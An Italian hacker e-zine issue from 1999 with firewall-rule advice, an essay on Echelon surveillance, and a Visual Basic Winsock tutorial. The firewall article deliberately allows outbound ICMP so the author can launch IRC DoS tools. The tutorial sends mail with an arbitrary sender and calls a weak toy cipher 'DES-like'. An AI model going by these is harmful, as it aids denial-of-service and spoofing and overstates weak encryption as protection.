

---

FrOm Spp to tHe NeT

NumEro SeTtE

DeDiCaTeD To DaRkMaN

---

Sommario:

Editoriale

By Brigante

Conseal o @guard? Tutti e due ;-)

By Buttha

Sistema di sorveglianza  
globale

By Gaudy ed Alexa

La programmazione del  
Winsock 2

By Master

Intermezzo

By Buttha

"hihihi" ovvero  
The MISTIFICATOR COMPILER

By Master

Programmazione della shell  
sotto Linux

By SirPsycoSexy

Modem, che fai?

By RigoR MorteM

IRC ed i suoi segreti :-)

By Darkman

Editoriale

-----

by Brigante

SPP Member

Ciao a tutti :-)))))

eccoci arrivati finalmente all'appuntamento piu' atteso da tutti quanti noi...innocenti smanettoni della tastiera :l'Hack-it 99.

Non mi dilungo a spiegare in cosa consiste questo appuntamento, dato che molti di voi lo staranno vivendo nello stesso momento in cui leggono queste righe.

Mi spiace solo di non poterci essere, ma sono sicuro che i miei fratellini SPP sapranno compensare la mia assenza :-)))))

Questa volta abbiamo proprio voluto esagerare, e vi proponiamo un numero ricchissimo di articoli interessanti. Il nostro neo-fratello Buttha si e' messo a lavorare sodo, e di ha sfornato ben due articoli, uno sui firewall che spesso trovano posto nei nostri desktop, ed uno sullo sfruttamento "furbo" dei frammenti di pacchetti ICMP ;-)

Abbiamo anche due articoli del nostro facondo Master, tra cui, a gran richiesta, la continuazione della programmazione del Winsock. Gaudy invece tratta uno degli argomenti piu' misteriosi degli ultimi anni....ovvero Echelon...sara' vero che siamo tutti loggati si o no?? Il caro PsycO ci guida alla scoperta della shell di Linux con la relativa programmazione annessa, mentre RigoR illustra il funzionamento del modem, ovvero come funziona il nostro bypass ehehehehe.

Devil invece ci illustra le meraviglie della dll programmata da lui, che trovate sul nostro sito nella sezione download. Conclude questo strepitoso numero un articolo molto dettagliato di Darkman su IRC.

Colgo l'occasione per annunciare che, dal prossimo numero, troverete nella rivista sempre un articolo dedicato al mondo di IRC, e per questa iniziativa ringrazio TheDuke, Root5 e ChRoMe, che si sono offerti di darmi una validissima e graditissima mano :-))))) Questo numero inoltre presenta la novita' degli allegati. Finora avevamo cercato di evitarli....ma, con lo spessore degli articoli di questo numero, non ci e' piu' stato possibile.

Da segnalare, nel mondo di SpiPPoLanDia, due notizie....una brutta ed una bella. Comincio dalla brutta: purtroppo Darkman e' stato chiamato alle armi, quindi non troveremo piu' il nostro caro BOT nel canale giorno e notte. Comunque ti siamo vicini dark, ed anzi ti dedico questo numero di NetRunners... con la speranza che ti possa trovare al meglio (ehm....non e' che mi metteresti una backdoor nel computer del Ministero della Difesa?? hihihihih)

La bella invece e' che finalmente Chrome ha messo la testa a posto e si e' lanciato nel mondo imprenditoriale. A lui tanti in bocca al lupo da tutti i fratelli SPP, e aspettiamo i listini con le condizioni di particolare favore ehehehehe. Bene... penso di essermi dilungato fin troppo... ringrazio tutti quelli che mi hanno dato una mano, ed in particolare i ragazzi di Ring Z3r0 (ciao Neural :-)) ) che, oltread essersi offerti di collaborare, sono simpaticissimi. Non mi resta che salutarvi ed augurarvi buona lettura :-)))))

Brigante

\_#\_

Conseal o @guard? Tutti e due ;-)

-----  
By Buttha  
SPP Member

E' proprio nel titolo la risposta a questa annosa domanda. Ma perche' sorge questa domanda? Perche' stiamo parlando di due firewall con filosofie diverse: mentre Conseal PC Firewall e' un firewall packet filtering @guard lavora a livello di applicazione. Quali sono, in pratica, le ripercussioni? Chi usa @guard non puo' controllare il protocollo ICMP (nel suo dettaglio) e non ha un perfetto controllo dei "livelli bassi" e di tutti i protocolli. Al contrario, Conseal permette un'ottima gestione dei pacchetti, ma una pessima interazione con le applicazioni. Tutta questa premessa, e questo articolo, per cosa? Per descrivere come ho risolto un mio problema. Ecco un mio post:

\*\*

Allora: visto che @guard non gestisce ICMP, ho provato conseal pc firewall 1.35.  
Solito problema con icq... allora ho fatto una rule di questo tipo:  
per tutti gli indirizzi remoti TCP/IP, in e out, permetti la comunicazione nel caso in cui ci sia in funzione l'applicazione icq.exe ....  
Quando con @guard fai una rule simile, la possibilita' di comunicare con tutti gli IP TCP/IP viene data alla \*sola\* applicazione icq.exe... ma conseal pc firewall si comporta in maniera "prodigiosa": basta che sia in esecuzione icq.exe e da allora qualunque applicazione puo' comunicare con qualunque indirizzo usando il protocollo TCP/IP! Praticamente ci si ritrova il firewall disabilitato.  
\*\*

questo e' il problema sostanziale di un firewall packet filtering:  
non puoi discriminare in base alla applicazione.

Ecco allora come ho risolto la cosa: usando sia conseal che @guard ;-)  
La logica e' molto semplice, e funziona pure :) Visto che conseal lavora ad un livello piu' basso di @guard, filtro quello che mi interessa con conseal, e passo il resto ai "piani alti", cioe' ad @guard.  
Cosi' posso, per es, controllare e gestire gli ICMP (cioe' posso condurre una vita rilassante in IRC :) ).  
InZomma: come gestire due politiche di filtraggio e vivere contenti.

Ora vi descrivo le rule che utilizzo con conseal, cosi' capiamo per benino come funziona il baraccone. Lascio in attach il file con le rule, cosi' i pigri e curiosi saranno contenti.

Intanto c'e' una rule "block land attach", che e' quella che si trova nei settaggi di default. Non e' utile per questa trattazione, erGo la tralascio. Stesso discorso per "block winnuke".  
C'e' la rule per permettere il passaggio del protocollo ARP, ed anche questa e' quella dei settaggi di default.

Poi ci sono le rule per controllare i soliti noti: 31337, 12345, 20034 e compagnia. Queste rule hanno una priorit  100 (piu' alto   il numero e piu' bassa   la priorit ).

A priorit  di bassa (200), ho messo le due rule che lasciano il controllo ad @guard. Priorit  piu' bassa perche', altrimenti, non riusciremmo mai a rilevare i tentativi dei vari bo pinger, netbus seeker e simili (che hanno priorit  100). Praticamente, prima si controllano le 31337, 12345, ..., e se per queste rule tutto   a posto (cioe' non si fa il block), allora entrano in gioco le due rule che passano il tutto ad @guard. Queste due rule sono semplicissime: permetti l'in e out da qualsiasi indirizzo remoto, verso o da il nostro indirizzo, dei protocolli TCP/IP e UDP/IP... cioe' "conseal, te statte bbono, che ora ci pensa @guard".

La regola TCP, per esempio,  :

per il protocollo TCP/IP, permetti l'inbound e outbound (priorit  200), blocca i frammenti (e cos  conseal ci da un protezione in piu' rispetto il solo @guard), per tutti gli indirizzi remoti (255.255.255.255 con maschera 0.0.0.0) su tutte le porte remote (0-65535), verso o da il nostro indirizzo (127.0.0.1 con maschera 255.255.255.255) su tutte le porte (0-65535).

Rule identica per l'UDP.

Sara' quindi @guard a gestire questi pacchetti, controllando l'applicazione a cui fanno riferimento. Il problema ICQ   risolto: @guard lascerà comunicare verso tutti gli indirizzi TCP/IP la sola applicazione ICQ (utilizzando una rule apposita di questo secondo firewall).

Ovviamente, possiamo dare o togliere i permessi a qualsiasi applicazione.

Tutti i pacchetti UDP e TCP che sono passati indenni dal conseal, verranno controllati da @guard, quindi verranno fatte rispettare le sue rule.

In realt  abbiamo risolto anche altri problemi: addio pacchetti frammentati e addio protocolli non gestiti...se conseal riceve dei pacchetti che non siano TCP, UDP, ICMP o protocolli che non siano IP, ARP, RARP allora li blocca (parlo di conseal versione 1.35, le altre versioni non le ho mai usate). Un attacco IGMP, quindi, non avr  effetto.

E ora veniamo ad un'altro beneficio di questa doppia politica di filtraggio: possiamo controllare a nostro piacimento l'ICMP. "E che me frega?"... domanda sbagliata: molti DoS irc si basano proprio su questo protocollo... avete presente divine o click? Inoltre, un ping verso il vostro indirizzo avr  una sola risposta: richiesta scaduta :)

Per bloccare gli ICMP ma permettere a voi di fare dei ping, le rule sono due, e a diversa priorit :

la prima, a priorit  piu' alta (100), vi permette di fare dei ping.

La seconda, a priorit  200, blocca gli ICMP verso di voi. Ci sara' poi una terza rule, aggiunta da me, che permette di passare gli ICMP che partono dal vostro computer e che non sono dei ping (gi  inclusi nella prima rule). Perche' lasciare passare gli ICMP che partono dal vostro computer? Per non farvi arrabbiare quando cercate di usare click o divine ;)

Eccoci pronti:

- rule 1: permetti i ping per il protocollo ICMP/IP, permetti gli inbound e outbound (a priorita' 100), e blocca i frammenti in entrata. Questo per tutti i remote address (255.255.255.255 con maschera 0.0.0.0) ma per il solo ICMP di tipo 0, cioe' echo reply (ping reply). Questo permette di avere le risposte ai ping. Il local address e' il nostro (127.0.0.1 con mask 255.255.255.255) per il solo ICMP di tipo 8, echo request (ping request). Ecco cosi' che ci e' permesso di fare i ping.
- rule 2: blocca i DoS ICMP per il protocollo ICMP/IP, blocca, con priorita' 200, gli inbound e outbound. La priorita' e' 200 (piu' bassa di 100), per permettere di utilizzare per prime la rule 1 e la rule 3. Quindi, quello che non si adatta alla rule 1 e 3, viene trattato da questa rule. I remote address sono tutti e i tipi di ICMP anche (0-255). Il local address e' il nostro e i tipi di ICMP tutti. Potete aggiungere, alla fine, un warn safe e un log safe.
- rule 3: permettimi di fare il cattivo per il protocollo ICMP/IP, permetti l'outbound (priorita' 100), verso tutti gli indirizzi remoti e tutti i tipi di ICMP, dal nostro indirizzo (127.0.0.1 con mask 255.255.255.255) e di tutti i tipi di ICMP.

Direi che e' tutto. In allegato dovrete trovare le rule pronte.

Aloha  
Buttha

## Sistema di sorveglianza globale

-----  
By Gaudy SPP Member ed Alexa

- Introduzione. -

Siamo veramente liberi?

Liberta' significa avere la facolta' di vivere liberamente, di muoversi, di agire in modo autonomo, secondo la propria volonta' e la propria natura, senza essere sottoposti a limitazioni o costrizioni. Liberta' significa essere un individuo indipendente dalla potesta' di un soggetto superiore, in particolare dello Stato, nell'esercizio di attivita' garantite come lecite dall'ordinamento. Ma siamo veramente liberi? Noi tutti, cittadini dell'Europa, abbiamo faticosamente imparato cosa vuol dire essere liberi, ma adesso siamo in pericolo di perdere di nuovo tante di queste liberta'. Oggi gli Stati Uniti, la Gran Bretagna, il Canada, l'Australia e la Nuova Zelanda ci tengono sotto controllo! A rivelarlo ufficialmente e' un recentissimo rapporto dello Stoa, della direzione generale ricerca del Parlamento Europeo, secondo il quale ogni telefonata, ogni messaggio di posta elettronica, criptato o meno, puo' essere intercettato, selezionato, decodificato e inserito in una potentissima banca dati computerizzata comune ai cinque Paesi in questione.

Ufficialmente gli accordi servono alla lotta contro i grandi criminali ed alla protezione della sicurezza nazionale, ma coinvolgono tutta l'umanita'.

Il concetto di questo sistema e' di registrare automaticamente ogni scambio di informazione - sia tramite telefono o cellulare, sia tramite fax, e-mail o ogni altra forma di posta elettronica. L'applicazione di questa tecnologia, implica sia il controllo dell'intera rete di comunicazione e di dati sia l'elaborazione di un profilo dei movimenti di un utente di cellulare. Sarebbe corretto, che ogni intercettazione di comunicazione telefonica fosse oggetto di autorizzazione preliminare, conformemente alle prescrizioni del Parlamento interessato.

Ma nella maggior parte dei casi i servizi di polizia e di informazione non dovrebbero poter avvalersi di AUTO-autorizzazioni all'intercettazione, salvo quei casi molto particolari che dovrebbero comunque essere oggetto di comunicazione all'autorita' che rilascia le autorizzazioni non appena possibile. I Paesi che non sono disposti ad accettare queste condizioni vengono sorvegliati contro la loro volonta', visto che le tecniche di intercettazione sono gia' incorporate nei sistemi di comunicazione esistenti come per esempio le linee ISDN.

### 1. TECNOLOGIE DI SORVEGLIANZA.

Le tecnologie di sorveglianza possono essere definite come dispositivi o sistemi di monitoraggio per tracciare e valutare i movimenti degli individui, delle loro proprieta' e di altri averi. La maggior parte di queste tecnologie e' usata per controllare le attivita' di dissidenti, attivisti dei diritti umani, giornalisti, leader studenteschi, minoranze, leader sindacali e oppositori politici. Tra le tante apparecchiature sofisticate usate per la sorveglianza, sono incluse le lenti a visione notturna, microfoni parabolici per captare conversazioni a voce a oltre un chilometro di distanza, versioni laser che possono registrare ogni conversazione da una finestra chiusa che si trovi in linea visuale. La camera stroboscopica danese Jai puo' prendere centinaia di foto in pochi secondi e fotografare individualmente tutti i partecipanti a una dimostrazione o a una marcia e i sistemi automatici di riconoscimento dei veicoli possono tracciare le auto in giro per una citta' attraverso un Sistema Informatico Geografico basato su mappe.

Nella sorveglianza urbana, esistono sistemi automatici di riconoscimento delle facce. Essi saranno inizialmente introdotti in postazioni statiche, come cancelli girevoli, punti doganali, cancelli automatici, parti delle città a rischio, etc, per rendere possibile la scansione di una folla e comparare le facce immagazzinate in un computer remoto. Questi sistemi di sorveglianza sollevano significativi problemi di responsabilità, particolarmente quando trasferiti a regimi autoritari. Le camere usate nella piazza Tienanmen erano state vendute come sistemi avanzati per il controllo del traffico, ma dopo il massacro di studenti nel 1989, ne conseguì una caccia alle streghe quando le autorità torturarono e interrogarono migliaia di persone nello sforzo di scovare i sovversivi. Ecco come ogni persona, perde i propri diritti se solo si trova nel posto sbagliato al momento sbagliato!

## 2. RETI DI INTERCETTAZIONE.

C'è stato uno spostamento politico degli obiettivi negli ultimi anni. Invece di investigare sul crimine, le agenzie di polizia stanno sempre più tracciando determinate classi sociali e determinate razze di persone che vivono nelle aree a rischio - prima che il crimine sia commesso - una forma di polizia preventiva. Senza crittazione, i moderni sistemi di comunicazione sono virtualmente trasparenti di fronte alle avanzate apparecchiature di intercettazione che possono essere usate per l'ascolto. Tutti i telefoni mobili in un paese, quando attivati, sono un ottimo mezzo per rintracciare i loro possessori in ogni momento, con un margine d'incertezza di poche centinaia di metri. Anche se nessuno nega il ruolo di queste reti nelle operazioni antiterrorismo e contro il traffico illegale di droga, il lavaggio di denaro sporco e le compravendite illecite di armi, bisogna ugualmente esprimere il proprio allarme per quanto concerne la protezione dei dati personali e per la salvaguardia della PRIVACY. La possibilità di intercettare qualsiasi comunicazione è unita ad una crittografia troppo debole, che rende insicuro qualsiasi mezzo di trasmissione e permette agli Stati Uniti di spiarcì senza alcun nostro controllo. La FRANCIA non ritiene che la liberazione della crittografia, possa ostacolare le attività di indagine delle Forze dell'ordine, e annuncia delle linee guida, quali:

- liberalizzazione completa dell'uso della crittografia;
- impiego di chiavi da 128 bit ( in precedenza erano consentite chiavi da soli 40 bit);
- eliminazione del ricorso obbligatorio alle Entità di certificazione per il deposito delle chiavi;
- Emanazione di norme sull'obbligo di decifrazione dei documenti a richiesta dell'Autorità Giudiziaria;
- Gli Stati Uniti, però, sono il paese che detiene la leadership in materia di crittografia, e anche se all'estero ci sono fior di scienziati, non c'è nessun altro stato che ha investito in modo così massiccio nello sviluppo dei sistemi di intercettazione.

Siamo dunque seri, vogliamo credere che si possa impedire facilmente agli americani di ficcare il naso negli affari di tutto il mondo?

Una crittografia può rendere solo più complessa, e a volte inutile, l'attività dell'intercettazione, ma non impedirla. Esistono essenzialmente due sistemi separati, precisamente:

1. Il sistema UKUSA che comprende le attività di agenzie di intelligence militare come NSA - CIA negli USA che incorpora GCHQ e M16 in UK, che operano congiuntamente un sistema conosciuto come ECHELON
2. Il Sistema EU- FBI che concatena assieme varie agenzie di ordine pubblico come FBI, polizia di stato, dogane, immigrazione e sicurezza interna.

"IL SISTEMA ECHELON".

COS'E'?

Echelon e' un sistema di controllo mondiale sviluppato e coordinato dalla NSA americana (National Security Agency). L'Echelon fa parte di un sistema di spionaggio sviluppato durante la guerra fredda, in seguito all'accordo "Ukusa" del 1947 tra gli Stati Uniti e la Gran Bretagna. Il Canada, l'Australia e la Nuova Zelanda, partecipano, accanto agli Stati Uniti, a questo progetto. Questo sistema d'informazione e' stato descritto per la prima volta dal neozelandese Nicky Hager, nel suo libro "Segret Power ". L'inchiesta di Hager e le sue scoperte sui "dizionari" di Echelon, hanno portato alla luce uno dei maggiori e piu' segreti progetti dei servizi di intelligence.

COME FUNZIONA?

Il primo componente di questo sistema e' costituito dalle cinque grandi basi Ukusa, da cui vengono intercettate le comunicazioni che passano attraverso i 25 satelliti geostazionari Intelsat, usati dalle compagnie telefoniche di tutto il mondo per le comunicazioni internazionali. L'ultima generazione di satelliti spia, e' costituita da tre nuovi "bird" geosincronici, messi in orbita negli ultimi quattro anni. Quello che copre l'Europa, staziona in orbita a 22.300 miglia di altitudine sopra il Corno dell'Africa ed e' controllato dalla base terrestre inglese di Menwith Hill, nel nord del Yorkshire, che con i suoi 22 terminali satellitari e' la piu' grande della rete Ukusa. Il sistema Ukusa e' costituito da una griglia di super computer in rete - battezzati "dizionari" - capaci di assorbire, esaminare, filtrare in tempo reale enormi quantita' di messaggi digitali e analogici, estrapolare quelli contenenti ognuna delle parole - chiave programmate, decodificarli e inviarli automaticamente al quartier generale del servizio di intelligence dei cinque paesi interessati ai messaggi. Periodicamente i dictionary manager , cambiano la lista delle parole chiave, inserendone delle nuove a seconda dei temi politici del periodo.

Ecco ad esempio un elenco di parole chiave:

Bags Bunny, Verisign, Secure, ASIO, Lebed, Ice, Lexis- Nexis, Flir, Jic, bce, Lacrosse, Flashbangs, IRA, DIA, BOP, BMD0; site, SASSTIXIS, benelux, SAS, Lander, AT, SHAPE, SABENA, GSM, Exxon Shell.

DOVE SONO LE BASI TOP SECRET?

Le intercettazioni vengono fatte da cinque basi segrete, che orientano le enormi parabole sui satelliti di comunicazione Intelsat: la base neozelandese di Waihopai ancora sul Pacifico; la base britannica di Morwenstow in Cornovaglia e' puntata sui satelliti dell'Atlantico, dell'Europa e dell'Oceano Indiano; la base americana di Sugar Grove, in Virginia, intercetta quelli del nord e sud America; la base USA di Yakima, nello stato di Washington, punta sul Pacifico; la base australiana di Gerldton intercetta i satelliti dell'Oceano indiano. Una seconda rete di intercettazione e' costituita dalle basi che captano le comunicazioni che transitano su altri satelliti( tra cui quelli russi): Menwith Hill in Inghilterra, Shoal Bay in Australia, Leitrim in Canada, Bad Aibling in Germania, Misawa in Giappone e la segretissima Pine Gap in Australia. Un sistema di strutture che monitora direttamente le comunicazioni via terra e' l'elemento finale del sistema ECHELON. Oltre alle comunicazioni satellitari e radio, esiste un altro modo per intercettare, ed e', quello di cavi sottomarini, che passano sotto gli oceani, e reti a microonde sulla terra ferma. Pesanti cavi, posati nel fondo marino, si fanno carico delle comunicazioni internazionali mondiali. Dopo che escono dall'acqua ed arrivano sulla terraferma le microonde divengono molto vulnerabili alle intercettazioni.



CHE SPERANZE ABBIAMO?

La liberta' non e' ancora completamente persa.

In altri dodici paesi della UE, il dibattito sui diritti dell'umanita', deve ancora iniziare. Qui' si tratta della liberta' e della dignita' dell'uomo - e ha solo poco a che fare con servizi informativi, sistemi di spionaggio modificati e sistemi di sorveglianza pienamente elettronicizzati. Siamo seduti su una bomba atomica - gigahertz incontrollabile della societa' informativa dell'avvenire. Solo insieme possiamo disattivarla. Uniamoci e agiamo in nome della liberta' e della democrazia!

\_#\_

La programmazione del Winsock 2

-----

By Master SPP Member

La programmazione del winsock 2.

Cosa sarete in grado di fare con poche righe di codice e il vostro immancabile VB:

- Un completo portscan e scansite per recuperare tutti i servizi aperti da un range prestabilito di ip ..ricavando anche il nome dei server remoti utilizzati.
- Uno usenet-robot per cancellare su uno o su un insieme di news group articoli provenienti da spammatori (o altro) seguendo determinati criteri di ricerca. (ad esempio parole chiave presenti o non-presenti nel subject, determinati nntp-posting, ecc...)
- Una chat ad ingresso multiplo. (Convertibile in xxx - server)
- Tutta una serie di server personali: ftp server, telnet shell, sendmail, popserver, ecc..
- Un programma per dialogare con i vostri amici in completa segretezza annullando anche la possibilita' che il vostro provider possa leggere i messaggi inviati.

...dati gli argomenti mi scuserete se invece delle solite 10/15 righe di codice sorgente per gli esempi mi terro' un po' piu' alto. :)

Del resto e' opinione comune che, ad esempio, farsi un server personale sia una cosa complicatissima e per la quale sono necessarie migliaia di righe di codice, una preparazione tecnica con i fiocchi e chissa' quali ocx e librerie dll introvabili.

Vi mostrero' invece che e' semplicissimo e bastano si e no 10 minuti di lavoro.

- . -

Come prima cosa una Errata Corrige (o quasi) all'articolo precedente.

ERRATA CORRIGE: <La programmazione del Winsock 1>

=====

C'e' un errore (involontario) relativamente al codice usato per generare le risposte dal programma di esempio Simil-bopsy per il protocollo UDP.

Cioe'.. il programma funziona ma spedisce al client un codice con un errato header e quindi la risposta non viene visualizzata ..se non nei termini di BAD HEADER

da parte del client di backorifice.

Cio' e' dovuto al fatto che per generare il cifrato ho usato un mio codificatore in C che non sempre funziona. .. nessuno e' perfetto. ;-P

basta sostituire alla linea UDP1.SendData "+cÐÊ•p•¤^ÑÑå1/4uK(tm)\_••+  
İ+t?~3É[SpU|S"E'Ó`ÿ-\_"

quella corretta UDP1.SendData "+cÐÊ•p•¤^ÑÑå|uKÖë••+  
İ+t?~3É[SpU|SôE'Ó`â\_\_Y"

...sempre per la risposta "ma la vogliamo finire!?".. per altre risposte bisogna trovarsi i codici col sistema che avevo spiegato.

...poi c'e' anche una precisazione da fare:

A qualcuno non funziona il programma 'veloce' per spedire le mail a causa del delay. Questo e' dovuto solamente al fatto che l'smtp usato e di tipo vecchio e non replica con il carriage return all'invio delle singole righe inviate dopo il campo data (Il mio lo fa.. quindi a me funziona)

...il delay allora non riceve i riempitivi per la variabile -ricevi- e si pianta alla ricerca di una risposta che (almeno da QUEL particolare server) non verra' mai. I sendmail recenti inviano ad ogni ricezione dati almeno un CR di conferma Cambiare smtp?? ..:) ..beh ..vediamo di modificare il programma d'esempio.

Mi ripromettevo appunto di pubblicare una procedura piu' generica.. e lo faccio ora. ;-)

Voglio ricordare pero' che tutti gli esempi citati sono solo esempi. Ovviamente ognuno deve poi essere in grado di modificarli per ottenere i PROPRI risultati specifici! Questi articoli non vogliono essere le -info- di un insieme di programmi da usare cosi'-come-sono ma solo un tutorial)

per la modifica quindi sarebbe sufficiente sostituire il vecchio delay con questo

-----  
Private Sub delay()  
  pausa = 6  
  inizia = Timer  
  Do While Timer<inizia+pausa  
    DoEvents  
    If ricevi<>" " Then GoTo fuori  
  Loop  
  fuori:  
End Sub  
-----

ovvero .. se riceve una risposta dal server passa subito all'invio successivo del comando. In caso contrario ( con diversi smtp appunto non si ricevono risposte di conferma all'invio delle singole linee dopo il campo DATA ) da per buono che il comando sia stato inviato comunque e dopo <pausa> secondi (6 in questo caso) passa al comando successivo.

(Si poteva usare un Exit al posto del GoTo ma ho notato che dava problemi collaterali con le risposte del dataarrival..non so perche'.)  
per una ulteriore velocizzazione e generalizzazione di tutta la procedura consiglio anche di inviare tutto il Body della mail compreso il punto finale in un unico SendData.

Quindi la procedura da sostituire al posto della precedente :

```
-----PRECEDENTE
Dim ricevi as String
Private Sub  spedisci()
    TCP1.Connect "mail.server.it",25
    ricevi = "": delay
    TCP1.SendData "HELO ciao" & VbCrLf
    ricevi = "": delay
    TCP1.SendData "MAIL FROM: pippo@de.pippi" & VbCrLf
    ricevi = "": delay
    TCP1.SendData "RCPT TO: mio@amico.it" & VbCrLf
    ricevi = "": delay
    TCP1.SendData "DATA" & VbCrLf
    ricevi = "": delay
    TCP1.SendData "Subject: PROVA" & VbCrLf
*   ricevi = "": delay
    TCP1.SendData "TE LO MANDO IO" & VbCrLf
*   ricevi = "": delay
    TCP1.SendData "." & VbCrLf
    ricevi = "": delay
    TCP1.close
End Sub
-----
```

potrebbe essere questa:

```

----- NUOVA
Private Sub Command1_Click()
TCP1.Connect "mail.server.it", 25
  ricevi = "": delay
  TCP1.SendData "HELO ciao" & vbCrLf
  ricevi = "": delay
  TCP1.SendData "MAIL FROM: pippo@de.pippi" & vbCrLf
  ricevi = "": delay
  TCP1.SendData "RCPT TO: mio@amico.it" & vbCrLf
  ricevi = "": delay
  TCP1.SendData "DATA" & vbCrLf
  ricevi = "": delay
  TCP1.SendData _
    "Subject: PROVA " + vbCrLf + vbCrLf + "TE LO MANDO IO " + vbCrLf + "." &
vbCrLf
  ricevi = "": delay
  TCP1.Close
End Sub
-----

```

(Basterebbe anche cancellare le linee che ho segnato con asterisco in quella vecchia)

.. si puo' usare con questa procedura che non ricerca conferme per-linea sia il vecchio delay che il nuovo.

```

=====
=====

```

.. un ultima cosa prima di entrare nuovamente nel meraviglioso mondo del winsock. I programmi di esempio sono tutti acclusi in formato uuencode in fondo al testo dell'articolo mi e' stato chiesto come fare per estrarli. hi hi hi.  
...basta il programma uudecode.exe che trovate tramite l'ftp search... o ancora meglio tra le migliaia di tools che estraggono i prog codificati uuencode vi consiglio di usare Windows Commander 3.53 (oltretutto e' migliore 1000 volte di gestione risorse.) selezionando il testo dell'articolo con i programmi acclusi e dando file/decodifica UUE fa tutto automaticamente.  
Eventualmente se vi scoccia usare Wincom salvate tutto il testo contenente le codiiche UUENCODE (anche tutto l'articolo volendo) con un nome tipo ARTICOLO.UUE (importante l'estensione UUE) .. e poi apritelo con WINZIP.  
Anche winzip appunto fa le decodifiche. Ci troverete dentro i programmi allegati.

Oppure lo chiamate ARTICOLO.EML e lo aprite con Outlook .. fa lo stesso! Le procedure sono molteplici e tutte funzionanti. ;-)

Per finire la parte precedente relativa al mono winsock :) .. ovvero a quei programmi che non necessitano di piu' socket attivi come una chat o un server al quale devono collegarsi piu' utenti contemporaneamente vi mostro come fare due cose discretamente utili sia per quello che riguarda il mondo dell'hacking sia in generale.

```
*****
*****
***** WINSOCK CHAT CON INVIO DEI PACCHETTI SU TCP CODIFICATI DES.
*****
*****
```

Mandare messaggi via TCP e' sempre una procedura particolarmente poco sicura nel senso che anche se si ha la matematica certezza che nessuno sia al lavoro, da qualche parte nel mondo, per 'sniffarci' i nostri bei pacchettini di bytes a nostra insaputa sappiamo sempre pero' che almeno per il nostro rispettivo provider 'sbirciare' quello di inviamo o 'memorizzare' la nostra posta o visualizzare quello che scriviamo su icq o su una chat e' veramente molto semplice. Nessun dubbio che nel 99% dei casi il provider sospettato sia un gentiluomo d'altri tempi e un furbo amministratore della sua azienda che sa molto bene quello che rischierebbe con determinati atteggiamenti.. per quell'altro 1% di casi ... ;-)

E' ovvio che e' possibile spedire mail cifrate col PGP e altri ammenicoli vari... ma quando si va a -dialogare- tramite irc, icq, o le chat e' sempre un problema mantenere un minimo di segretezza.

Una delle cose migliori da fare in questo caso e' usare un proprio programma di comunicazione chat) che abbia l'opzione di cifrare i dati prima di spedirli via TCP e decifrarli appena dopo l'avvenuta ricezione.

Come supporto base possiamo usare il programma per la Chat che avevo pubblicato su "la programmazione del winsock 1".

L'unica cosa da fare allora e' aggiungere al form una checkbox per spuntare l'opzione di cifratura. (quindi sara' possibile inviare e ricevere dati cifrati o in chiaro .. a scelta).. e strutturare due funzioni `codifica(string)` e `decodifica(string)` capaci di codificare e decodificare una stringa resituendone il suo inverso.

Come avevo gia' detto sara' a questo punto sufficiente codificare tutte le stringhe di dati prima dell'invio tramite winsock col `senddata`:

```
...
text="testo da inviare"
If Check1.Value = 1 Then text = codifica(text)
TCP1.SendData text
...
```

e decodificarle appena dopo l'arrivo:

```
...
Private Sub TCP1_DataArrival(ByVal bytesTotal As Long)
...
TCP1.GetData Data
If Check1.Value = 1 Then Data = Decodifica(Data)
...
```

Un esempio delle funzioni codifica e decodifica e' questo:

E' una cosa molto semplice ma per correttezza devo dire che l'ho trovata free in rete da qualche parte, non e' di mia stesura.. ho solo trovato comodo implementarla qui...e citerei anche la fonte se solo sapessi quale. ;-)

```
Function codifica(testa As String) As String
    Dim aggiunta As Byte
    Dim chiave As Byte
    Dim L1, L2 As Integer
    Randomize
    aggiunta = Int((255 * Rnd) + 1)
    chiave = Int((255 * Rnd) + 1)
    L1 = chiave
    L2 = 1
    While L2 < Len(testa)
        Mid(testa, L2, 1) = Chr((Asc(Mid(testa, L2, 1)) + L1) And 255)
        L1 = (L1 + aggiunta) Mod 256
        L2 = L2 + 1
    Wend
    testa = Chr(chiave) & testa & Chr(aggiunta)
    codifica = testa
End Function
```

E' un simil-DES come cifrato.

Viene creata per la codifica un valore chiave e una aggiunta. Il valore chiave viene sommato al codice di ogni carattere complementandolo in and logico a 255. Successivamente la chiave cambia ( per evitare che lettere simili in sequenza siano cifrate allo stesso modo) secondo il modulo a 256 della chiave stessa piu' l'aggiunta.

Questo sistema e' relativamente sicuro per quello che potrebbero essere i nostri scopi .. ma come ho sempre detto.. non ci spedirei i piani di invasione di un paese straniero. :))

C'e' pero' il vantaggio che il cifrato di un messaggio e' sempre diverso e contiene gia' per l'algoritmo del ricevente tutto quello che serve alla decodifica quindi non e' necessario mettersi d'accordo preventivamente sulle frasi 'chiave'.

La decodifica e' questa invece

```
Function Decodifica(testa As String) As String
    Dim aggiunta As Byte
    Dim chiave As Byte
    Dim L1, L2 As Integer
    aggiunta = Asc(Right(testa, 1))
    chiave = Asc(Left(testa, 1))
    testa = Mid(testa, 2, Len(testa) - 2)
    L1 = chiave
    L2 = 1
    While L2 < Len(testa)
        Mid(testa, L2, 1) = Chr((Asc(Mid(testa, L2, 1)) - L1) And 255)
        L1 = (L1 + aggiunta) Mod 256
        L2 = L2 + 1
    Wend
    Decodifica = testa
End Function
```

Studiandovi un po' le due procedure vedrete che sono praticamente uguali.. solo che la prima (codifica) fa la -somma- della chiave .. la seconda (decodifica) fa solamente la sottrazione. Del resto ogni cifratore/decifratore fa esattamente la stessa cosa indipendentemente dall'algoritmo scelto... per decifrare si inverte il processo di cifratura.

.. il programma di esempio lo trovate in fondo uuencode.

```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@
                                chat cifrata.zip 4131 bytes
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@
```

. - .

Ultimo esempio mono-sock.

```
*****
*****
Come farsi un robot per usenet (un bot per intendersi)
*****
*****
```

Mettiamo per prima cosa di voler controllare su un particolare ng la presenza di articoli provenienti da un determinato autore.. o la presenza di una parola chiave negli header o nel body di un articolo.

Tramite telnet o netcat agiremmo cosi:

telnet news.server 119 (119 e' la porta del servizio NNTP relativo e usenet)

GROUP <nome del newsgroup>

- Con GROUP si seleziona il news group da controllare.

ARTICLE n (per leggere l'articolo numero N)

.. meglio di article, per i nostri scopi, e' invece il comando XHDR

XHDR <nome del campo header> <numero articolo o range di articoli>  
